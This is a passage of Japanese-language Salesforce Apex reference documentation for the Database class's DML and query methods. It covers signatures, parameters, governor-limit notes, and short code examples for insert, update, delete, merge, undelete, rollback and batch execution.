指定された重複する sObject レコードを同じ型のマスタ sObject レコードにマージし、必要に応じて、エラーがある場合は返し、重複を削除して関連レコードの親を変更します。

merge(masterRecord, duplicateIds, allOrNone)

同じ sObject 型のレコードを 2 つまでマスタ sObject レコードにマージし、必要に応じて、エラーがある場合は返し、重複を削除して、その他のレコードを削除して関連レコードの親を変更します。

merge(masterRecord, duplicateRecords, allOrNone)

同じオブジェクト種別のレコードを 2 つまでマスタ sObject レコードにマージし、必要に応じて、エラーがある場合は返し、重複を削除して、その他のレコードを削除して関連レコードの親を変更します。

query(queryString)

実行時に動的 SOQL クエリを作成します。

rollback(databaseSavepoint)

データベースを、savepoint 変数で指定された状態に復元します。最後の savepoint 後に送信されたメールもロールバックされ、送信されません。

setSavepoint()

ローカル変数として保存でき、`rollback` メソッドで使用してデータベースをその時点に復元できる savepoint 変数を返します。

undelete(recordToUndelete, allOrNone)

個別の取引先や取引先責任者など、既存の sObject レコードを組織のごみ箱から復元します。

undelete(recordsToUndelete, allOrNone)

個別の取引先や取引先責任者など、1 つ以上の既存の sObject レコードを組織のごみ箱から復元します。

undelete(recordID, allOrNone)

個別の取引先や取引先責任者など、既存の sObject レコードを組織のごみ箱から復元します。

undelete(recordIDs, allOrNone)

個別の取引先や取引先責任者など、1 つ以上の既存の sObject レコードを組織のごみ箱から復元します。

update(recordToUpdate, allOrNone)

個別の取引先または取引先責任者など、組織のデータ内の既存の sObject レコードを更新します。

update(recordsToUpdate, allOrNone)

個別の取引先や取引先責任者、請求書の明細など、組織のデータ内の 1 つ以上の既存の sObject レコードを更新します。

update(recordToUpdate, dmlOptions)

個別の取引先または取引先責任者など、組織のデータ内の既存の sObject レコードを更新します。

update(recordsToUpdate, dmlOptions)

個別の取引先や取引先責任者、請求書の明細など、組織のデータ内の 1 つ以上の既存の sObject レコードを更新します。

upsert(recordToUpsert, externalIdField, allOrNone)

既存のオブジェクトが存在するかを判別するために指定された項目を使用するか、項目が指定されていない場合は ID 項目を使用して、1 つのステートメント内で新しい sObject レコードの作成や既存の sObject レコードの更新を行います。

upsert(recordsToUpsert, externalIdField, allOrNone)

既存のオブジェクトが存在するかを判別するために指定された項目を使用するか、項目が指定されていない場合は ID 項目を使用して、1 つのステートメント内で新しい sObject レコードの作成や既存の sObject レコードの更新を行います。

convertLead(leadToConvert, allOrNone)

リード取引開始によって取引先、取引先責任者、および (必要に応じて) 商談を作成します。

署名

```
public static Database.LeadConvertResult convertLead(Database.LeadConvert leadToConvert,
Boolean allOrNone)
```

パラメータ

leadToConvert
型: Database.LeadConvert

allOrNone
型: Boolean

(省略可能) *allOrNone* パラメータは、操作で部分的な完了を許可するかどうかを指定します。このパラメータを `false` に設定した場合、レコードが失敗しても、残りのDML操作を正常に完了できます。このメソッドは、どのレコードが成功または失敗したか、およびその理由の確認に使用できる結果オブジェクトを返します。

戻り値

型: Database.LeadConvertResult

使用方法

`convertLead` メソッドは、最大 100 の `LeadConvert` オブジェクトを受け入れます。

実行された各 `convertLead` メソッドは、DML ステートメントのガバナ制限にカウントされます。

convertLead(leadsToConvert, allOrNone)

LeadConvert オブジェクトのリストを、取引先、取引先責任者、および (必要に応じて) 商談に変換します。

署名

```
public static Database.LeadConvertResult[] convertLead(Database.LeadConvert[]
leadsToConvert, Boolean allOrNone)
```

パラメータ

leadsToConvert
型: Database.LeadConvert[]

allOrNone
型: Boolean

(省略可能) *allOrNone* パラメータは、操作で部分的な完了を許可するかどうかを指定します。このパラメータを `false` に設定した場合、レコードが失敗しても、残りのDML操作を正常に完了できます。このメソッドは、どのレコードが成功または失敗したか、およびその理由の確認に使用できる結果オブジェクトを返します。

戻り値

型: Database.LeadConvertResult[]

使用方法

convertLead メソッドは、最大 100 の LeadConvert オブジェクトを受け入れます。

実行された各 convertLead メソッドは、DML ステートメントのガバナ制限にカウントされます。

countQuery(query)

実行時に動的 SOQL クエリが返すレコード数を返します。

署名

```
public static Integer countQuery(String query)
```

パラメータ

query
型: String

戻り値

型: Integer

使用方法

詳細は、「動的 SOQL」 (ページ 239)を参照してください。

実行された各 countQuery メソッドは、SOQL クエリのガバナ制限にカウントされます。

例

```
String QueryString =

    'SELECT count() FROM Account';

Integer i =

    Database.countQuery(QueryString);
```

delete(recordToDelete, allOrNone)

個別の取引先や取引先責任者など、既存の sObject レコードを組織のデータから削除します。

署名

```
public static Database.DeleteResult delete(SObject recordToDelete, Boolean allOrNone)
```

パラメータ

recordToDelete
型: sObject

allOrNone
型: Boolean

(省略可能) *allOrNone* パラメータは、操作で部分的な完了を許可するかどうかを指定します。このパラメータを `false` に設定した場合、レコードが失敗しても、残りのDML操作を正常に完了できます。このメソッドは、どのレコードが成功または失敗したか、およびその理由の確認に使用できる結果オブジェクトを返します。

戻り値

型: Database.DeleteResult

使用方法

`delete` は、`delete()` の SOAP API ステートメントに類似しています。

実行された各 `delete` メソッドは、DML ステートメントのガバナ制限にカウントされます。

delete(recordsToDelete, allOrNone)

個別の取引先や取引先責任者など、既存の sObject レコードのリストを組織のデータから削除します。

署名

```
public static Database.DeleteResult[] delete(SObject[] recordsToDelete, Boolean
allOrNone)
```

パラメータ

recordsToDelete
型: sObject[]

allOrNone
型: Boolean

(省略可能) *allOrNone* パラメータは、操作で部分的な完了を許可するかどうかを指定します。このパラメータを `false` に設定した場合、レコードが失敗しても、残りのDML操作を正常に完了できます。このメソッドは、どのレコードが成功または失敗したか、およびその理由の確認に使用できる結果オブジェクトを返します。

戻り値

型: Database.DeleteResult[]

使用方法

`delete` は、SOAP API の `delete()` ステートメントに類似しています。

実行された各 delete メソッドは、DML ステートメントのガバナ制限にカウントされます。

例

次の例では、「DotCom」という名前の取引先を削除しています。

```
Account[] doomedAccts = [SELECT Id, Name FROM Account WHERE Name = 'DotCom'];

Database.DeleteResult[] DR_Dels = Database.delete(doomedAccts);
```

delete(recordID, allOrNone)

個別の取引先や取引先責任者など、既存の sObject レコードを組織のデータから削除します。

署名

```
public static Database.DeleteResult delete(ID recordID, Boolean allOrNone)
```

パラメータ

recordID
型: ID

allOrNone
型: Boolean

(省略可能) *allOrNone* パラメータは、操作で部分的な完了を許可するかどうかを指定します。このパラメータを false に設定した場合、レコードが失敗しても、残りの DML 操作を正常に完了できます。このメソッドは、どのレコードが成功または失敗したか、およびその理由の確認に使用できる結果オブジェクトを返します。

戻り値

型: Database.DeleteResult

使用方法

delete は、SOAP API の delete() ステートメントに類似しています。

実行された各 delete メソッドは、DML ステートメントのガバナ制限にカウントされます。

delete(recordIDs, allOrNone)

個別の取引先や取引先責任者など、既存の sObject レコードのリストを組織のデータから削除します。

署名

```
public static Database.DeleteResult[] delete(ID[] recordIDs, Boolean allOrNone)
```

パラメータ

recordIDs
型: ID[]

allOrNone
型: Boolean

(省略可能) *allOrNone* パラメータは、操作で部分的な完了を許可するかどうかを指定します。このパラメータを `false` に設定した場合、レコードが失敗しても、残りのDML操作を正常に完了できます。このメソッドは、どのレコードが成功または失敗したか、およびその理由の確認に使用できる結果オブジェクトを返します。

戻り値

型: Database.DeleteResult[]

使用方法

`delete` は、SOAP API の `delete()` ステートメントに類似しています。

実行された各 `delete` メソッドは、DML ステートメントのガバナ制限にカウントされます。

emptyRecycleBin(ID[])

指定したレコードがごみ箱から完全に削除されます。

署名

```
public static Database.EmptyRecycleBinResult[] emptyRecycleBin(ID [] recordIds)
```

パラメータ

recordIds
型: ID[]

戻り値

型: Database.EmptyRecycleBinResult[]

使用方法

次の点に注意してください。

- このメソッドを使用してレコードが削除されると、復元することはできません。
- 削除対象として指定できるのは 10,000 件のレコードのみです。
- ログインユーザは、自身のごみ箱にあるレコード、または、下位のごみ箱にあるレコードの中でクエリ可能なものはすべて削除できます。ログインユーザが「すべてのデータの編集」権限を持っている場合、組織内のすべてのごみ箱のレコードに対するクエリと削除を実行できます。

- カスケード削除レコード ID は ID のリストに含めないでください。リストに含めるとエラーが発生します。たとえば、取引先レコードが削除されると、関連するすべての取引先責任者、商談、契約なども削除されます。最上位の取引先の ID のみを含めるようにしてください。関連するレコードはすべて自動的に削除されます。
- DML ステートメントによって処理された項目の数に、削除された項目が追加され、発行された DML ステートメントの合計数にメソッドコールが追加されます。実行された各 `emptyRecycleBin` メソッドは、DML ステートメントのガバナ制限にカウントされます。

emptyRecycleBin(obj)

指定した sObject がごみ箱から完全に削除されます。

署名

```
public static Database.EmptyRecycleBinResult emptyRecycleBin(sObject obj)
```

パラメータ

obj
型: sObject

戻り値

型: Database.EmptyRecycleBinResult

使用方法

次の点に注意してください。

- このメソッドを使用して sObject が削除されると、復元することはできません。
- 削除対象として指定できるのは 10,000 件の sObject のみです。
- ログインユーザは、自身のごみ箱または下位ユーザのごみ箱にある sObject の中でクエリ可能なものはすべて削除できます。ログインユーザが「すべてのデータの編集」権限を持っている場合、組織内のすべてのごみ箱の sObject に対するクエリと削除を実行できます。
- カスケード削除によって削除された sObject は含めないでください。含めるとエラーが発生します。たとえば、取引先が削除されると、関連するすべての取引先責任者、商談、契約なども削除されます。最上位の取引先の sObject のみを含めるようにしてください。関連する sObject はすべて自動的に削除されます。
- DML ステートメントによって処理された項目の数に、削除された項目が追加され、発行された DML ステートメントの合計数にメソッドコールが追加されます。実行された各 `emptyRecycleBin` メソッドは、DML ステートメントのガバナ制限にカウントされます。

emptyRecycleBin(listOfSObjects)

指定した sObject がごみ箱から完全に削除されます。

署名

```
public static Database.EmptyRecycleBinResult[] emptyRecycleBin(sObject[] listOfSObjects)
```

パラメータ

listOfSObjects
型: sObject[]

戻り値

型: Database.EmptyRecycleBinResult[]

使用方法

次の点に注意してください。

- このメソッドを使用して sObject が削除されると、復元することはできません。
- 削除対象として指定できるのは 10,000 件の sObject のみです。
- ログインユーザは、自身のごみ箱または下位ユーザのごみ箱にある sObject の中でクエリ可能なものはすべて削除できます。ログインユーザが「すべてのデータの編集」権限を持っている場合、組織内のすべてのごみ箱の sObject に対するクエリと削除を実行できます。
- カスケード削除によって削除された sObject は含めないでください。含めるとエラーが発生します。たとえば、取引先が削除されると、関連するすべての取引先責任者、商談、契約なども削除されます。最上位の取引先の sObject のみを含めるようにしてください。関連する sObject はすべて自動的に削除されます。
- DML ステートメントによって処理された項目の数に、削除された項目が追加され、発行された DML ステートメントの合計数にメソッドコールが追加されます。実行された各 `emptyRecycleBin` メソッドは、DML ステートメントのガバナ制限にカウントされます。

executeBatch(batchClassObject)

指定したクラスに対応する実行の Apex の一括処理ジョブを送信します。

署名

```
public static ID executeBatch(Object batchClassObject)
```

パラメータ

batchClassObject
型: Object

Database.Batchable インターフェースを実装するクラスのインスタンス。

戻り値

型: ID

新しい一括処理ジョブ (AsyncApexJob) の ID。

使用方法

このメソッドをコールすると、Salesforce では、一括処理クラスの `start` メソッドが返すレコードを 200 個のバッチに分割し、各バッチを `execute` メソッドに渡します。Apex ガバナ制限は、`execute` の各実行でリセットされます。

詳細は、「Apex の一括処理の使用」 (ページ 325)を参照してください。

executeBatch(batchClassObject, scope)

指定したクラスおよび範囲を使用する実行の Apex の一括処理ジョブを送信します。

署名

```
public static ID executeBatch(Object batchClassObject, Integer scope)
```

パラメータ

batchClassObject

型: Object

Database.Batchable インターフェースを実装するクラスのインスタンス。

scope

型: Integer

一括処理の `execute` メソッドに渡すレコードの数。

戻り値

型: ID

新しい一括処理ジョブ (AsyncApexJob) の ID。

使用方法

scope の値は 0 より大きくします。

一括処理クラスの `start` メソッドが QueryLocator を返す場合、`Database.executeBatch` の scope パラメータには最大値 2,000 を指定できます。これより大きい値に設定すると、Salesforce が、QueryLocator によって返されるレコードを最大 200 レコードのより小さいバッチに分割します。一括処理クラスの `start` メソッドが Iterable オブジェクトを返す場合、scope パラメータ値に上限はありませんが、非常に大きい値を使用すると、他の制限が発生する場合があります。

Apex ガバナ制限は、`execute` の各実行でリセットされます。

詳細は、「Apex の一括処理の使用」 (ページ 325)を参照してください。

getDeleted(sObjectType, startDate, endDate)

指定された開始日時と終了日時の期間内に sObject 型に対して削除されたものの、依然としてごみ箱にある個々のレコードのリストを返します。

署名

```
public static Database.GetDeletedResult getDeleted(String sObjectType, Datetime
startDate, Datetime endDate)
```

パラメータ

sObjectType
型: String

sObjectType **引数は、**sObject **型の名前であり、取引先または** merchandise__c **などの削除されたレコードがこの名前で取得されます。**

startDate
型: Datetime

削除されたレコードの時間枠の開始日時です。

endDate
型: Datetime

削除されたレコードの時間枠の終了日時です。

戻り値

型: Database.GetDeletedResult

使用方法

ごみ箱ではレコードを最長 15 **日間保持するため、コールが実行された日から** 15 **日以内の結果が返されます** (**システム管理者がごみ箱の中身を消去した場合、期間が短くなる場合があります**)。

例

```
Database.GetDeletedResult r =

 Database.getDeleted(

  'Merchandise__c',

  Datetime.now().addHours(-1),

  Datetime.now());
```

getQueryLocator([])

Apex **または** Visualforce **の一括処理で使用される** QueryLocator **オブジェクトを作成します。**

署名

```
public static Database. QueryLocator getQueryLocator(sObject [] listOfQueries)
```

パラメータ

listOfQueries
型: sObject[]

戻り値

型: Database.QueryLocator

使用方法

集計関数が含まれるクエリで getQueryLocator を使用することはできません。

実行された各 getQueryLocator メソッドは、取得されるレコードの合計数と発行される SOQL クエリの合計数である 10,000 のガバナ制限にカウントされます。

詳細は、「Apex による共有管理について」および「IdeaStandardSetController クラス」を参照してください。

getQueryLocator(query)

Apex または Visualforce の一括処理で使用される QueryLocator オブジェクトを作成します。

署名

```
public static Database.QueryLocator getQueryLocator(String query)
```

パラメータ

query
型: String

戻り値

型: Database.QueryLocator

使用方法

集計関数が含まれるクエリで getQueryLocator を使用することはできません。

実行された各 getQueryLocator メソッドは、取得されるレコードの合計数と発行される SOQL クエリの合計数である 10,000 のガバナ制限にカウントされます。

詳細は、「Apex による共有管理について」および「StandardSetController クラス」を参照してください。

getUpdated(sobjectType, startDate, endDate)

指定された開始日時と終了日時の期間内に sObject 型に対して更新された個々のレコードのリストを返します。

署名

```
public static Database.GetUpdatedResult getUpdated(String sobjectType, Datetime
startDate, Datetime endDate)
```

パラメータ

sobjectType
型: String

sObjectType 引数は、sObject 型の名前であり、取引先または merchandise__c などの更新されたレコードがこの名前で取得されます。

startDate
型: Datetime

startDate 引数は、更新されたレコードの時間枠の開始日時です。

endDate
型: Datetime

endDate 引数は、更新されたレコードの時間枠の終了日時です。

戻り値

型: Database.GetUpdatedResult

使用方法

返される結果の日付の範囲は、コールが実行された日から 30 日以内です。

例

```
Database.GetUpdatedResult r =

 Database.getUpdated(

  'Merchandise__c',

  Datetime.now().addHours(-1),

  Datetime.now());
```

insert(recordToInsert, allOrNone)

個別の取引先や取引先責任者など、sObject を組織のデータに追加します。

署名

```
public static Database.SaveResult insert(sObject recordToInsert, Boolean allOrNone)
```

パラメータ

recordToInsert
型: sObject

allOrNone
型: Boolean

(省略可能) *allOrNone* パラメータは、操作で部分的な完了を許可するかどうかを指定します。このパラメータを `false` に設定した場合、レコードが失敗しても、残りのDML操作を正常に完了できます。このメソッドは、どのレコードが成功または失敗したか、およびその理由の確認に使用できる結果オブジェクトを返します。

戻り値

型: Database.SaveResult

使用方法

`insert` は SQL の INSERT ステートメントに類似しています。

項目に割り当てた文字列値が長すぎる場合、API バージョン 15.0 以降を使用して保存 (コンパイル) した Apex クラスとトリガにはランタイムエラーが発生します。

実行された各 `insert` メソッドは、DML ステートメントのガバナ制限にカウントされます。

`insert(recordsToInsert, allOrNone)`

個別の取引先や取引先責任者など、1 つ以上の sObject を組織のデータに追加します。

署名

```
public static Database.SaveResult[] insert(sObject[] recordsToInsert, Boolean allOrNone)
```

パラメータ

recordsToInsert
型: sObject[]

allOrNone
型: Boolean

(省略可能) *allOrNone* パラメータは、操作で部分的な完了を許可するかどうかを指定します。このパラメータを `false` に設定した場合、レコードが失敗しても、残りのDML操作を正常に完了できます。このメソッドは、どのレコードが成功または失敗したか、およびその理由の確認に使用できる結果オブジェクトを返します。

戻り値

型: Database.SaveResult[]

使用方法

`insert` は SQL の INSERT ステートメントに類似しています。

項目に割り当てた文字列値が長すぎる場合、API バージョン 15.0 以降を使用して保存 (コンパイル) した Apex クラスとトリガにはランタイムエラーが発生します。

実行された各 `insert` メソッドは、DML ステートメントのガバナ制限にカウントされます。

例

例:

次の例では 2 つの取引先が挿入されます。

```
Account a = new Account(name = 'Acme1');

Database.SaveResult[] lsr = Database.insert(

    new Account[]{a, new Account(Name = 'Acme2')},

    false);
```

insert(recordToInsert, dmlOptions)

個別の取引先や取引先責任者など、sObject を組織のデータに追加します。

署名

```
public static Database.SaveResult insert(sObject recordToInsert, Database.DMLOptions
dmlOptions)
```

パラメータ

recordToInsert
型: sObject

dmlOptions
型: Database.DMLOptions

(省略可能) *dmlOptions* パラメータは、レコード挿入時にエラーが発生した場合の割り当てルールの情報やロールバック動作など、トランザクションの追加データを指定します。

戻り値

型: Database.SaveResult

使用方法

`insert` は SQL の INSERT ステートメントに類似しています。

項目に割り当てた文字列値が長すぎる場合、API バージョン 15.0 以降を使用して保存 (コンパイル) した Apex クラスとトリガにはランタイムエラーが発生します。

実行された各 `insert` メソッドは、DML ステートメントのガバナ制限にカウントされます。

insert(recordToInsert, dmlOptions)

個別の取引先や取引先責任者など、sObject を組織のデータに追加します。

署名

```
public static Database.SaveResult insert(sObject[] recordToInsert, Database.DMLOptions
dmlOptions)
```

パラメータ

recordToInsert
　型: sObject[]

dmlOptions
　型: Database.DMLOptions

　(省略可能) *dmlOptions* パラメータは、レコード挿入時にエラーが発生した場合の割り当てルールの情報やロールバック動作など、トランザクションの追加データを指定します。

戻り値

型: Database.SaveResult

使用方法

`insert` は SQL の INSERT ステートメントに類似しています。

項目に割り当てた文字列値が長すぎる場合、API バージョン 15.0 以降を使用して保存 (コンパイル) した Apex クラスとトリガにはランタイムエラーが発生します。

実行された各 `insert` メソッドは、DML ステートメントのガバナ制限にカウントされます。

merge(masterRecord, duplicateId)

指定の重複レコードを同じ型のマスタ sObject レコードにマージし、重複を削除して関連レコードの親を変更します。取引先、取引先責任者、またはリードのみをマージします。

署名

```
public static Database.MergeResult merge(sObject masterRecord, Id duplicateId)
```

パラメータ

masterRecord
　型: sObject

　重複レコードをマージするマスタ sObject レコードです。

duplicateId
　型: ID

　マスタとマージするレコードの ID です。このレコードは、マスタと同じ sObject 型である必要があります。

戻り値

型: Database.MergeResult

使用方法

実行された各 merge メソッドは、DML ステートメントのガバナ制限にカウントされます。

merge(masterRecord, duplicateRecord)

指定された重複する sObject レコードを同じ型のマスタ sObject レコードにマージし、重複を削除して関連レコードの親を変更します。

署名

```
public static Database.MergeResult merge(sObject masterRecord, sObject duplicateRecord)
```

パラメータ

masterRecord
型: sObject

重複レコードをマージするマスタ sObject レコードです。

duplicateRecord
型: sObject

マスタとマージする sObject レコードです。この sObject は、マスタと同じ型である必要があります。

戻り値

型: Database.MergeResult

使用方法

実行された各 merge メソッドは、DML ステートメントのガバナ制限にカウントされます。

merge(masterRecord, duplicateIds)

同じ sObject 型のレコードを 2 つまでマスタ sObject レコードにマージし、その他のレコードを削除して関連レコードの親を変更します。

署名

```
public static List<Database.MergeResult> merge(sObject masterRecord, List<Id>
duplicateIds)
```

パラメータ

masterRecord
型: SObject

その他のレコードをマージするマスタ sObject レコードです。

duplicateIds
型: List<Id>

マスタとマージする最大 2 つのレコードの ID のリストです。これらのレコードは、マスタと同じ sObject 型である必要があります。

戻り値

型: List<Database.MergeResult>

使用方法

実行された各 `merge` メソッドは、DML ステートメントのガバナ制限にカウントされます。

merge(masterRecord, duplicateRecords)

同じオブジェクト種別のレコードを2つまでマスタ sObject レコードにマージし、その他のレコードを削除して関連レコードの親を変更します。

署名

```
public static List<Database.MergeResult> merge(sObject masterRecord, List<SObject>
duplicateRecords)
```

パラメータ

masterRecord

型: SObject

その他の sObject をマージするマスタ sObject レコードです。

duplicateRecords

型: List<SObject>

マスタとマージする最大 2 つの sObject レコードのリストです。これらの sObject は、マスタと同じ型である必要があります。

戻り値

型: List<Database.MergeResult>

使用方法

実行された各 `merge` メソッドは、DML ステートメントのガバナ制限にカウントされます。

merge(masterRecord, duplicateId, allOrNone)

指定された重複するレコードを同じ型のマスタ sObject レコードにマージし、必要に応じて、エラーがある場合は返し、重複を削除して関連レコードの親を変更します。取引先、取引先責任者、またはリードのみをマージします。

署名

```
public static Database.MergeResult merge(sObject masterRecord, Id duplicateId, Boolean
allOrNone)
```

パラメータ

masterRecord
型: sObject

重複レコードをマージするマスタ sObject **レコードです。**

duplicate
型: ID

マスタとマージするレコードの ID **です。このレコードは、マスタと同じ** sObject **型である必要があります。**

allOrNone
型: Boolean

返される結果の一部として、この操作で発生したエラーを返すには、`false`** を設定します。**`true`** に設定すると、操作に失敗したときにこのメソッドで例外が発生します。デフォルトは** `true` **です。**

戻り値

型: Database.MergeResult

使用方法

実行された各 `merge` **メソッドは、**DML **ステートメントのガバナ制限にカウントされます。**

merge(masterRecord, duplicateRecord, allOrNone)

指定された重複する sObject **レコードを同じ型のマスタ** sObject **レコードにマージし、必要に応じて、エラーがある場合は返し、重複を削除して関連レコードの親を変更します。**

署名

```
public static Database.MergeResult merge(sObject masterRecord, sObject duplicateRecord,
Boolean allOrNone)
```

パラメータ

masterRecord
型: sObject

重複レコードをマージするマスタ sObject **レコードです。**

duplicateRecord
型: sObject

マスタとマージする sObject **レコードです。この** sObject **は、マスタと同じ型である必要があります。**

allOrNone
型: Boolean

返される結果の一部として、この操作で発生したエラーを返すには、`false` を設定します。`true` に設定すると、操作に失敗したときにこのメソッドで例外が発生します。デフォルトは `true` です。

戻り値

型: Database.MergeResult

使用方法

実行された各 `merge` メソッドは、DML ステートメントのガバナ制限にカウントされます。

merge(masterRecord, duplicateIds, allOrNone)

同じ sObject 型のレコードを 2 つまでマスタ sObject レコードにマージし、必要に応じて、エラーがある場合は返し、重複を削除して、その他のレコードを削除して関連レコードの親を変更します。

署名

```
public static List<Database.MergeResult> merge(sObject masterRecord, List<Id>
duplicateIds, Boolean allOrNone)
```

パラメータ

masterRecord
型: SObject

その他のレコードをマージするマスタ sObject レコードです。

duplicateIds
型: List<Id>

マスタとマージする最大 2 つのレコードの ID のリストです。これらのレコードは、マスタと同じ sObject 型である必要があります。

allOrNone
型: Boolean

返される結果の一部として、この操作で発生したエラーを返すには、`false` を設定します。`true` に設定すると、操作に失敗したときにこのメソッドで例外が発生します。デフォルトは `true` です。

戻り値

型: List<Database.MergeResult>

使用方法

実行された各 `merge` メソッドは、DML ステートメントのガバナ制限にカウントされます。

merge(masterRecord, duplicateRecords, allOrNone)

同じオブジェクト種別のレコードを2つまでマスタsObjectレコードにマージし、必要に応じて、エラーがある場合は返し、重複を削除して、その他のレコードを削除して関連レコードの親を変更します。

署名

```
public static List<Database.MergeResult> merge(sObject masterRecord, List<SObject>
duplicateRecords, Boolean allOrNone)
```

パラメータ

masterRecord
型: sObject

その他のsObjectをマージするマスタsObjectレコードです。

duplicateRecords
型: List<SObject>

マスタとマージする最大2つのsObjectレコードのリストです。これらのsObjectは、マスタと同じ型である必要があります。

allOrNone
型: Boolean

返される結果の一部として、この操作で発生したエラーを返すには、`false`を設定します。`true`に設定すると、操作に失敗したときにこのメソッドで例外が発生します。デフォルトは`true`です。

戻り値

型: List<Database.MergeResult>

使用方法

実行された各`merge`メソッドは、DMLステートメントのガバナ制限にカウントされます。

query(queryString)

実行時に動的SOQLクエリを作成します。

署名

```
public static sObject[] query(String queryString)
```

パラメータ

queryString
型: String

戻り値

型: sObject[]

使用方法

このメソッドは、通常の割り当てステートメントや `for` ループなど、静的 SOQL クエリが使用可能な場合に使用できます。インライン SOQL 項目の場合とは異なり、バインド変数はサポートされていません。

詳細は、「動的 SOQL」 (ページ 239)を参照してください。

実行された各 `query` メソッドは、SOQL クエリのガバナ制限にカウントされます。

rollback(databaseSavepoint)

データベースを、savepoint 変数で指定された状態に復元します。最後の savepoint 後に送信されたメールもロールバックされ、送信されません。

署名

```
public static Void rollback(System.Savepoint databaseSavepoint)
```

パラメータ

databaseSavepoint
型: System.Savepoint

戻り値

型: Void

使用方法

次の点に注意してください。

- ロールバック中、静的変数は戻されません。トリガの実行を再試行する場合、静的変数には最初の実行から得た値が維持されます。
- 各ロールバックは、DML ステートメントのガバナ制限にカウントされます。データベースをそれ以上の回数ロールバックしようとすると、ランタイムエラーが発生します。
- savepoint の設定後に挿入された sObject の ID は、ロールバック後にクリアされません。ロールバック後に挿入するには、新しい sObject を作成します。ロールバック前に作成した変数を使用して sObject を挿入しようとすると、その sObject 変数には ID があるため失敗します。同じ変数を使用して sObject を更新または更新/挿入しようとした場合も、sObject はデータベース内に存在せず、更新できないため失敗します。

「トランザクションの制御」の例を参照してください。

setSavepoint()

ローカル変数として保存でき、`rollback` メソッドで使用してデータベースをその時点に復元できる savepoint 変数を返します。

署名

```
public static System.Savepoint setSavepoint()
```

戻り値

型: System.Savepoint

使用方法

次の点に注意してください。

- 複数の savepoint を設定し、生成した最新 savepoint ではない savepoint にロールバックすると、ロールバックされた savepoint 変数は無効になります。たとえば、最初に savepoint `SP1` を生成し、次に savepoint `SP2` を生成した場合、`SP1` にロールバックすると、変数 `SP2` は無効になります。その変数を使用しようとすると、ランタイムエラーが発生します。
- 各トリガ呼び出しが新しいトリガコンテキストであるため、savepoints への参照は、トリガ呼び出しを通過することはできません。静的変数として savepoint を宣言し、トリガコンテキスト全体で使用しようとすると、ランタイムエラーが発生します。
- 設定した各セーブポイントは、DML ステートメントのガバナ制限にカウントされます。

「トランザクションの制御」の例を参照してください。

undelete(recordToUndelete, allOrNone)

個別の取引先や取引先責任者など、既存の sObject レコードを組織のごみ箱から復元します。

署名

```
public static Database.UndeleteResult undelete(sObject recordToUndelete, Boolean
allOrNone)
```

パラメータ

recordToUndelete
型: sObject

allOrNone
型: Boolean

(省略可能) *allOrNone* パラメータは、操作で部分的な完了を許可するかどうかを指定します。このパラメータを `false` に設定した場合、レコードが失敗しても、残りの DML 操作を正常に完了できます。このメソッドは、どのレコードが成功または失敗したか、およびその理由の確認に使用できる結果オブジェクトを返します。

戻り値

型: Database.UndeleteResult

使用方法

undelete は SQL の UNDELETE ステートメントに類似しています。

実行された各 undelete メソッドは、DML ステートメントのガバナ制限にカウントされます。

undelete(recordsToUndelete, allOrNone)

個別の取引先や取引先責任者など、1 つ以上の既存の sObject レコードを組織のごみ箱から復元します。

署名

```
public static Database.UndeleteResult[] undelete(sObject[] recordsToUndelete, Boolean allOrNone)
```

パラメータ

recordsToUndelete
型: sObject[]

allOrNone
型: Boolean

(省略可能) *allOrNone* パラメータは、操作で部分的な完了を許可するかどうかを指定します。このパラメータを false に設定した場合、レコードが失敗しても、残りの DML 操作を正常に完了できます。このメソッドは、どのレコードが成功または失敗したか、およびその理由の確認に使用できる結果オブジェクトを返します。

戻り値

型: Database.UndeleteResult[]

使用方法

undelete は SQL の UNDELETE ステートメントに類似しています。

実行された各 undelete メソッドは、DML ステートメントのガバナ制限にカウントされます。

例

次の例では、「Trump」という名前のすべての取引先が復元されます。ALL ROWS キーワードは、削除されたレコードやアーカイブ済みの活動を含め、最上位リレーションと集計リレーションの両方にあるすべての行をクエリします。

```
Account[] savedAccts = [SELECT Id, Name FROM Account
                                                    WHERE Name = 'Trump'
ALL ROWS];

Database.UndeleteResult[] UDR_Dels = Database.undelete(savedAccts);
```

undelete(recordID, allOrNone)

個別の取引先や取引先責任者など、既存の sObject レコードを組織のごみ箱から復元します。

署名

```
public static Database.UndeleteResult undelete(ID recordID, Boolean allOrNone)
```

パラメータ

recordID
型: ID

allOrNone
型: Boolean

(省略可能) *allOrNone* パラメータは、操作で部分的な完了を許可するかどうかを指定します。このパラメータを false に設定した場合、レコードが失敗しても、残りの DML 操作を正常に完了できます。このメソッドは、どのレコードが成功または失敗したか、およびその理由の確認に使用できる結果オブジェクトを返します。

戻り値

型: Database.UndeleteResult

使用方法

undelete は SQL の UNDELETE ステートメントに類似しています。

実行された各 undelete メソッドは、DML ステートメントのガバナ制限にカウントされます。

undelete(recordIDs, allOrNone)

個別の取引先や取引先責任者など、1 つ以上の既存の sObject レコードを組織のごみ箱から復元します。

署名

```
public static Database.UndeleteResult[] undelete(ID[] recordIDs, Boolean allOrNone)
```

パラメータ

RecordIDs
型: ID[]

allOrNone
型: Boolean

(省略可能) *allOrNone* パラメータは、操作で部分的な完了を許可するかどうかを指定します。このパラメータを false に設定した場合、レコードが失敗しても、残りの DML 操作を正常に完了できます。このメソッドは、どのレコードが成功または失敗したか、およびその理由の確認に使用できる結果オブジェクトを返します。

戻り値

型: Database.UndeleteResult[]

使用方法

undelete は SQL の UNDELETE ステートメントに類似しています。

実行された各 undelete メソッドは、DML ステートメントのガバナ制限にカウントされます。

update(recordToUpdate, allOrNone)

個別の取引先または取引先責任者など、組織のデータ内の既存の sObject レコードを更新します。

署名

```
public static Database.SaveResult update(sObject recordToUpdate, Boolean allOrNone)
```

パラメータ

recordToUpdate
型: sObject

allOrNone
型: Boolean

(省略可能) *allOrNone* パラメータは、操作で部分的な完了を許可するかどうかを指定します。このパラメータを false に設定した場合、レコードが失敗しても、残りの DML 操作を正常に完了できます。このメソッドは、どのレコードが成功または失敗したか、およびその理由の確認に使用できる結果オブジェクトを返します。

戻り値

型: Database.SaveResult

使用方法

update は SQL の UPDATE ステートメントに類似しています。

項目に割り当てた文字列値が長すぎる場合、API バージョン 15.0 以降を使用して保存 (コンパイル) した Apex クラスとトリガにはランタイムエラーが発生します。

実行された各 update メソッドは、DML ステートメントのガバナ制限にカウントされます。

例

次の例では、1 つの取引先の BillingCity 項目が更新されます。

```
Account a = new Account(Name='SFDC');

insert(a);
```

```
Account myAcct =
  [SELECT Id, Name, BillingCity
   FROM Account WHERE Id = :a.Id];
myAcct.BillingCity = 'San Francisco';

Database.SaveResult SR =
  Database.update(myAcct);
